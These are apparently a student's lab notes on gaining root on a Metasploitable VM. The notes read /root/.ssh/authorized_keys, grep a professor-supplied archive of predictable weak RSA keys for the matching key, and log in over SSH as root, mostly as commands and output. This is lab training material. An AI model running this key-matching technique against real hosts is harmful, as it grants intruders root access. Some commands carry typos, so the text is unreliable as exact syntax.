total 32
-rw-r--r-- 1 root root 141 Oct 20 2007 .profile
-rw-r--r-- 1 root root 2227 Oct 20 2007 .bashrc
-rwx----- 1 root root 401 Apr 28 2010 reset_logs.sh
-rw------- 1 root root 187 Apr 28 2010 .lessht
drwxr-xr-x 21 root root 4096 Apr 28 2010 ..
-rw------- 1 root root 5 May 17 2010 .bash_history
drwxr-xr-x 3 root root 4096 May 17 2010 .
drwxr-xr-x 2 root root 4096 May 17 2010 .ssh
```

ls -lart /root/.ssh

Unzip the 5622.tar.bz2 file the professor gave us.

cat/root/.ssh/authorized_keys

```
ls -lart /root/.ssh
total 12
drwxr-xr-x 3 root root 4096 May 17 2010 ..
drwxr-xr-x 2 root root 4096 May 17 2010 .
-rw-r--r-- 1 root root 405 May 17 2010 authorized_keys
```

```
cat /root/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShH
QqlDJkcteZZdPFSbW76IUiPR00h+WBV0x1c6iPL/0zUYFHyFKAz1e6/5teoweG1jr2q0ffdomVhvXXvS
jGaSFww0YB8R0Qxs0WWTQTYSeBa66X6e777GVkHCDLYgZSo8wWr5JXln/Tw7XotowHr8FEGvw2zW1krU
3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9IyhtRWocYQPE+kCp+Jz2mt4y1uA73KqoXfdw5oGUkxdFo
9f1nu20wkj0c+Wv8Vw7bwkf+1Rgi0MgiJ5cCs4WocYVxsXovcNnbALTp3w== msfadmin@metasploit
able
```

```
cd rsa/2048
```

Go into this directory

```
Grep -lr copied.pub
```

Used the key we found earlier to gain access from the other side of the door. Like the professor says about the wife and the husband

```
Ssh -i matched key root@ip
```

```
rsa/2048/30388df39db5ac954cd27751ea951740-27600.pub
rsa/2048/5c89c6c9db773399e7c9d1c0839cba88-24658
rsa/2048/ad65d74b5ec66eeaa2a3664431ea798f-24452
rsa/2048/9a17284a539df12e169db053df3a5bc7-22476.pub
rsa/2048/2a8b7027411867e66a545f2e405e42d3-32766.pub
rsa/2048/4be5cdcd209d1d6d6432e9749fa9d6b-3075
rsa/2048/902da270cddd7b6b0d58935b4382dfe-15201.pub
rsa/2048/887a1b501effb90abb9b698d0e9ba4d8-5604.pub
rsa/2048/5ae84603798745fcc30ba581e77481bc-29023
rsa/2048/05822a65ce616d278229dce562d951e-26858.pub
rsa/2048/c8b806bf9674d0280339e3098feb77f0-16906
rsa/2048/a2ee253ffee7c53138f88523add82e8e-3199
rsa/2048/2df5993a79670bfbf518ccbe1c880698-6057
rsa/2048/22395760ea6265919ef5db8d26dda56c-17578
rsa/2048/e311fc52da0d062cd6e9a507a7478db8-15835.pub
rsa/2048/ae88b6e25a832541ac60978e90fb40fe-28014
rsa/2048/759ee1c853d2fc07a13e6867ed75a35-26843
rsa/2048/22817b9fcfc9c043d6d48dac528b0a6-3298
rsa/2048/cd84c0196af31046b45037f39208c9c1-11710
rsa/2048/9634a42c34d72e776593a9f1ddd38085-2633
rsa/2048/1668b5d4171480a6359c0966ded47550-15730
rsa/2048/b8a7774ef9e5b9b2b73a685e509b899b-2131
root@kali-linux:~/Downloads# cd rsa/2048/
root@kali-linux:~/Downloads/rsa/2048#
```

```
root@kali-linux:~/Downloads/rsa/2048# grep -lr AAAAB3NzaC1yc2EAAAABIwAAAQEApmGJF
ZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShHQqlkJkteZZdPFSbW76IUiPR0O+WBV0x1c6iPL/0
zUYFHyFKAz1e6/5teoweG1jr2q0ffdomVhvXXvSjGa5Fww0YB8R0Qxs0WWTQTYSeBa66X6e777GVkHCD
LYgZSo8wWr5JXln/Tw7XotowHr8FEGvw2zW1krU3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLzs5/D9IyhtRW
ocYQPE+kCp+Jz2mt4y1uA73KqoXfdw5oGUkxdFo9f1nu20wkj0c+Wv8Vw7bwkf+1Rgi0MgiJ5cCs4Woc
yVxsXovcNnbALTp3w *.pub
57c3115d77c56390332dc5c49978627a-5429.pub
root@kali-linux:~/Downloads/rsa/2048#
```

```
root@kali-linux:~/Downloads/rsa/2048# ssh -i 57c3115d77c56390332dc5c49978627a-5429 root@10.0.2.6
The authenticity of host '10.0.2.6 (10.0.2.6)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQ0suPs+E9d/rrJB84rk.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.6' (RSA) to the list of known hosts.
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.

root@metasploitable:~# whoami
root
root@metasploitable:~# hostname
metasploitable
root@metasploitable:~# █
```